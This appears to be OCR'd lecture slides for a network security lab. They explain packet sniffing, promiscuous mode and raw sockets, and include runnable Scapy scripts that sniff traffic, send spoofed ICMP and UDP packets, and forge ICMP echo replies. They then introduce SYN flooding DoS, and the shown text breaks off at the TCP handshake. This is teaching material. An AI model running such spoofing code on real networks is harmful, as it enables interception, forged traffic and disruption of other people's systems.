



Review of Network Interface


- NIC (Network Interface Card) is a physical or logical device bridging a machine and a network
- Each NIC has a MAC address and is assigned an IP address
  - ifconfig –a
  - enp0s3 Link encap: Ethernet HWaddr 08:00:27:db:4e:fc
    inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
    lo Link encap: Local Loopback
    inet addr:127.0.0.1 Mask:255.0.0.0
- Every NIC on the network will hear all the packets coming to it
- NIC checks the destination MAC address for every packet. If this equals its own MAC address, then pass the packet to CPU; otherwise, discard it.



Packet Sniffer

- In other words, NIC only accepts packets belonging to **itself**.
- Packet sniffer will make NIC work differently:
  - NIC will pass any packet it receives to CPU.
  - This requires the machine to be in a **promiscuous mode**


4 -> Precisely, sniffer can only sniff the packets that arrive at the sniffing device. It is impossible to sniff a device far from you.
5
- **The normal sockets can only receive packets that are intended for it**
- **It goes through TCP/IP stack and finally deliver the message to the application.**




What can be Sniffed in the Promiscuous Mode

- Then, whose packets will come to the sniffing NIC?
- shared cable (or hub) or shared RF: we can sniffing all sharing users.

shared wire (e.g., cabled Ethernet)
shared RF (e.g., 802.11 WiFi)
shared RF (satellite)



Normal socket




Limitations

- The above UDP server socket only receives packets destined to the current machine.
  - We want to sniff packets destined to other machines.
- buf for the above socket only contains application data.
  - UDP, IP, Ethernet headers are stripped off.
  - We want these headers in order to forge a responding packet.
- So raw socket can overcome these issues.


6 -> Usually, we want to make use of the packet headers in order to modify them and create some attacks. Then, the normal socket does not help. The raw socket can capture the packet of link layer. It is similar to the normal socket with different parameters.

9 -> To construct packets using python Scapy package, we can run the command line script. After sudo python3,
>> From scapy.all import *
>> ls(IP()) # this will see the fields of IP header. To construct an ip header, just assign values to the fields. If you do not give values to some fields, the system will do this for you.
Important: If chksum=None in IP header or ICMP, the system will calculate the chksum for you when sending the packet out. This is useful if you want to modify some captured packets. In this case, you do not set chksum=None, it might have checksum error when sending out (you can verify this using Wireshark).
# ICMP, ARP, UDP packets can be constructed similarly.




Raw Socket

Raw Socket
- ❑ Ethernet frame is directly passed to socket and further to application.
- ❑ Ethernet frame include Ether header and the whole IP packet.




Using Scapy for sniff and spoof

- VM in seedlab has aready installed scapy
- Use scapy in python program by adding one line:
  from scapy.all import *
- Scapy is written based on raw socket



Construct Packet

- Construct IP header:
  - check IP fields: ls(IP())
    - You will see many fields such as src, dst, ttl, id … any field in the ip header.
    - Define IP header using keys in IP fields: myip=IP(src="10.0.2.15")
- Construct ICMP packet:
  - check ICMP fields: ls(ICMP())
    - Similar to IP(), you will see many fields for ICMP() packet.
    - By default, ICMP() is an echo request packet: type=8.
  - define ICMP header: myicmp=ICMP(id=0x76)
- Construct UDP packet is similar: you can specify sport, dport.
- Form IP packet with myicmp as the payload, using operator /
  - pkt=myip/myicmp



Display the packet content


- Check packet content:
  - pkt.show() # show packet without system supplied fileds (i.e., checksum)
  - pkt.show2() # full details of packet. We **usually** use this.
  - pkt. summary() # show the summary of the packet.

11 -> In this program, pkt is an array of length 5. So pkt[2] is the third captured packet. Pkt[2].show2() is to give the details of this packet, including the linker layer information.
iface is your interface that the sniffer is sniffing on. If you do not specify, it will sniff enp0s3 interface in our VM. In our docker-compose file, we create subnet 10.9.0.0/24. If you want to sniff this subnet, the iface is br-xxx. Check ifconfig in your attacker VM.

12 -> prn is the assigned with the name of the callback function. This is the function you can define how to process the captured packet.

13 ->


- Check BPF.pdf for more description. For the operator, **&&** is the same as **and**; **!** is the same as **not**; **or** is the same as **||**.
- You need to know the key words: **host, net, port, src, dst**
- When we say ip address a.b.c.d, we say **host a.b.c.d** for the expression.
- Key words can be used in combination. For example, **src host 10.0.2.1**



Packing Sniffing Using Scapy

sniff.py


```
#!/usr/bin/python3
from scapy.all import *

print("SNIFFING PACKETS.........")
def print_pkt(pkt):
   print("Source IP:", pkt[IP].src)
   print("Destination IP:", pkt[IP].dst)
   print("Protocol:", pkt[IP].proto)
   print("\n")

pkt = sniff(filter='icmp',iface="br-0fa57b601c07", count=5, prn=print_pkt)
pkt[2].show2()
```



sniff() arguments


• count:	Number of packets to capture. 0 means infinity.
• iface:	Sniff only on the provided interface.
• prn:	callback function on each packet. E.g., prn = lambda x: x.summary().
• timeout:	Stop sniffing after a given time in seconds (default: None).
• filter:	BPF filter

Ex. pkt=sniff(count=5, iface="enp0s3",prn=print_pkt, filter="icmp")




Filter expression

- Use Berkeley Packet Filter (BPF) syntax, specified as follow.
- type: host, net, port, portrange.
- dir: transmission direction such as src, dst.
- proto: protocol such as ether, ip, ip6, arp, tcp, udp.
- Operators are !/not, &&/and, ||/or,
- Example:
  1. filter_exp="ip proto tcp && port 5500"
  2. filter_exp="host 10.0.2.6 && port 23"
  3. filter_exp="portrange 6000-6008 or net 10.0.2 or dst host 192.168.0.1"




pkts=sniff(filter="icmp")

- pkts is a list of packets. E.g., pkts[1] is the second packet.
- p=pkts[1] is a packet class, visualized as




- access subpacket: p[Ether], p[IP], p[ICMP]
  - p[IP] is a shortcut of p.getlayer(IP)
- p=p[Ether] is a packet class containing fields in Ether header and data field which is IP packet.
- use ls(p[Ether]) to see its fields.



pkt=sniff(filter="icmp")


```
>>> p[IP].show()                                    # p=pkt[1]
###[ IP ]###
version    = 4
   ihl     = 5
   tos     = 0x0
   len     = 84
   id      = 452
   flags             =
   frag              = 0
   ttl     = 63
   proto             = icmp
   chksum            = 0xad2d
   src     = 192.168.0.1
   dst     = 10.0.2.15
   \options  \
###[ ICMP ]###
   type              = echo-reply
   code              = 0
   chksum            = 0x2683
   id      = 0xea7
   seq     = 0x1
###[ Raw ]###
   load              = '$Kp^F(\x05\x00\x08\t\n\x0b\x0c\...'
```



Send packet

- **send**(pkt, verbose=0, loop=0): pkt is an **IP** packet
  - iface: # interface for packet sending.
  - loop: # 1 for sending endlessly and 0 for sending once
  - pkt # it can be one or list of packets.
  - verbose # 1 for display the sending information and 0 for sending siliently
- **sendp**(frame, iface="enp0s3")
  - **frame** is a link layer packet, starting with Ether header (using Ether() to construct this header).

16 -> In the assignment, you will be asked to send frame packet using sendp() and you need to set iface.



Spoofing ICMP & UDP Using Scapy

icmp_spoof.py

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED ICMP PACKET.........")
ip = IP(src="10.9.0.5", dst="10.10.10.10")
icmp = ICMP()
pkt = ip/icmp/"fdafdalfhal"
pkt.show2()
send(pkt)
```

Run a udp server at 10.0.2.14
$nc -lnuvp 5000

udp_spoof.py

```
#!/usr/bin/python3
from scapy.all import *

print("SENDING SPOOFED UDP PACKET.........")
ip = IP(src="10.9.0.5", dst="10.0.2.14") # IP Layer
udp = UDP(sport=8888, dport=5000)        # UDP Layer
data = "Hello UDP!\n"                    # Payload
pkt = ip/udp/data       # Construct the complete packet
pkt.show()
send(pkt,verbose=0, iface="enp0s3")
```


17 -> netcat is useful command. In the nc command, l for listening, n for numeric, u for udp, v for verbose, p for port number. nc –lnuvp 5000 will create a udp server with port 5000.

18 -> spoof_pkt(pkt) defines the function how to process each captured packet pkt.

ICMP has type field: type 8 stands for request and type 0 stands for reply. You do not remember fields of ICMP other mentioned in the program. It has a data field (just like TCP has a data field which is application data, also like IP packet has a data field which might a TCP segment).

All IP() and TCP(), Ether(), UDP(), ICMP() are packet class. It field can be accessed. For example, if pkt=IP(dst=8.8.8.8)/ICMP(), we have pkt.dst="8.8.8.8".

Again, pkt[UDP] is the UDP subpacket of pkt.




Sniffing and Then Spoofing Using Scapy

sniff_spoof_icmp.py

request


```
#!/usr/bin/python3
from scapy.all import *

def spoof_pkt(pkt):
  if ICMP in pkt and pkt[ICMP].type == 8:
     print("Original Packet.........")
     print("Source IP : ", pkt[IP].src)
     print("Destination IP :", pkt[IP].dst)

     ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
     icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
     data = pkt[Raw].load
     newpkt = ip/icmp/data
     print("Spoofed Packet.........")
     print("Source IP : ", newpkt[IP].src)
     print("Destination IP :", newpkt[IP].dst)

     send(newpkt,verbose=0)

pkt = sniff(filter='icmp and src host 10.9.0.6',iface="br-9c929d8972cb",  prn=spoof_pkt)
```

- On 10.9.0.6:
$ping 8.8.8.8
Check what is the reply?
- Turn on wireshark:
Which reply is from our program?



Alternative way to construct ICMP part.

```
from scapy.all import *

def spoof_pkt(pkt):
  if ICMP in pkt and pkt[ICMP].type == 8:
     print("Original Packet.........")
     print("Source IP : ", pkt[IP].src)
     print("Destination IP :", pkt[IP].dst)

     ip = IP(src=pkt[IP].dst, dst=pkt[IP].src)
     icmp=pkt[ICMP]
     icmp.type=0
     icmp.chksum=None
     newpkt=ip/icmp
     print("Spoofed Packet.........")
     print("Source IP : ", newpkt[IP].src)
     print("Destination IP :", newpkt[IP].dst)

     send(newpkt,verbose=0)

pkt = sniff(filter='icmp and src host 10.9.0.6',iface="br-20838c19e78d",  prn=spoof_pkt)
```


Ambassador Bridge Blockade

- Denial of Service (DoS) Attack

- Specific DoS Attack: SYN Flooding Attack
  - -- Technical details
  - -- C and Python Experiment on telnet servers
  - -- Counter Measure

3 -> You can think DoS attack as counterpart of Ambassador bridge blockade in the computer network scenario. In this setting, attacker sends a lot of packets to a server in a short time, render the server is inaccessible to a legal user. In this work, we will focus on a specific DoS attack called syn flooding attack. You will learn the technical details of the attacker. You will perform the detailed attacks using c and python programs respectively. You will also learn the counter measure for this attack.

4 -> SYN flooding attack work on any TCP server. Every TCP connection starts with a 3-way handshake protocol, which will establish the connection between client and server. The attack is going to prevent the client completing this protocol execution so that the client-server connection will never be established.


- SYN flooding attack works on TCP server

- TCP connection start with __?___ protocol:
  - -- 3-way handshake protocol
  - -- it establishes the connection between client and server
  - -- SYN flooding attack is to prevent client from completing this protocol

Flag bits(URG | ACK | PSH | RST | SYN | FIN)

- SYN=1 indicates that it is the **first** packet (SYN packet) in TCP connection
- SYN=1 & ACK=1 indicates it is the reply (SYN-ACK packet) to SYN packet

Review on TCP Packet Header



Acknowledgement number (32 bits):
Acknowledge number=100: This tells the sender "I want to receive your next packet with seq # 100".

*TCP Segment: TCP Header + **Data**.*

Source and Destination port (16 bits each): sample server port #. **telnet**: 23; **SSH**: 22; **HTTP**: 80; **HTTPS**: 443


Sequence number (32 bits) :
- To sort packets from sender
- Initial packet has seq#=random

6 ->There are 6 flag bits URG, ACK, PSH, RST, SYN, FIN on TCP header. If SYN is marked as 1, then it indicates the current packet is a SYN packet, which is the first packet between client and server. The server then replies with a SYN-ACK packet, in which SYN and ACK bits are both marked as 1.

5 -> TCP transmits a TCP packet (called **TCP segment**), consisting of a TCP header and the data. Here is the TCP head format.

It contains a source port and destination port number. For the client-server connection, the client port # is usually randomly chosen while the server port # must be known publicly as it must be known to the client before the client can make a connection to the server. Well-known server ports # are telnet 23, SSH 22, HTTP 80 and HTTPS 443. The sequence number in the format is used to make sure the packets are received by the recipient in order.

At the sender side, the intial sequence # is picked randomly. If the current outgoing packet has a sequence # s and the data size of Data is N, then the sequence # of the next outgoing packet is s+N. It should emphasized that due to the difference of routing paths for different packets, a packet will larger sequence number might arrive at the destination earlier than a packet with a smaller sequence #. But looking at the packet sequence numbers, the receiver can restore the original packet order. The acknowledge number. The acknowledgement number is to tell the other side the sequence # of the next packet expected.



TCP 3-way Handshake Protocol

SYN Packet:

- client sends SYN packet to server with a purely random seq# x.


SYN-ACK Packet:

- server replies with the SYN-ACK packet having a purely random seq # y.

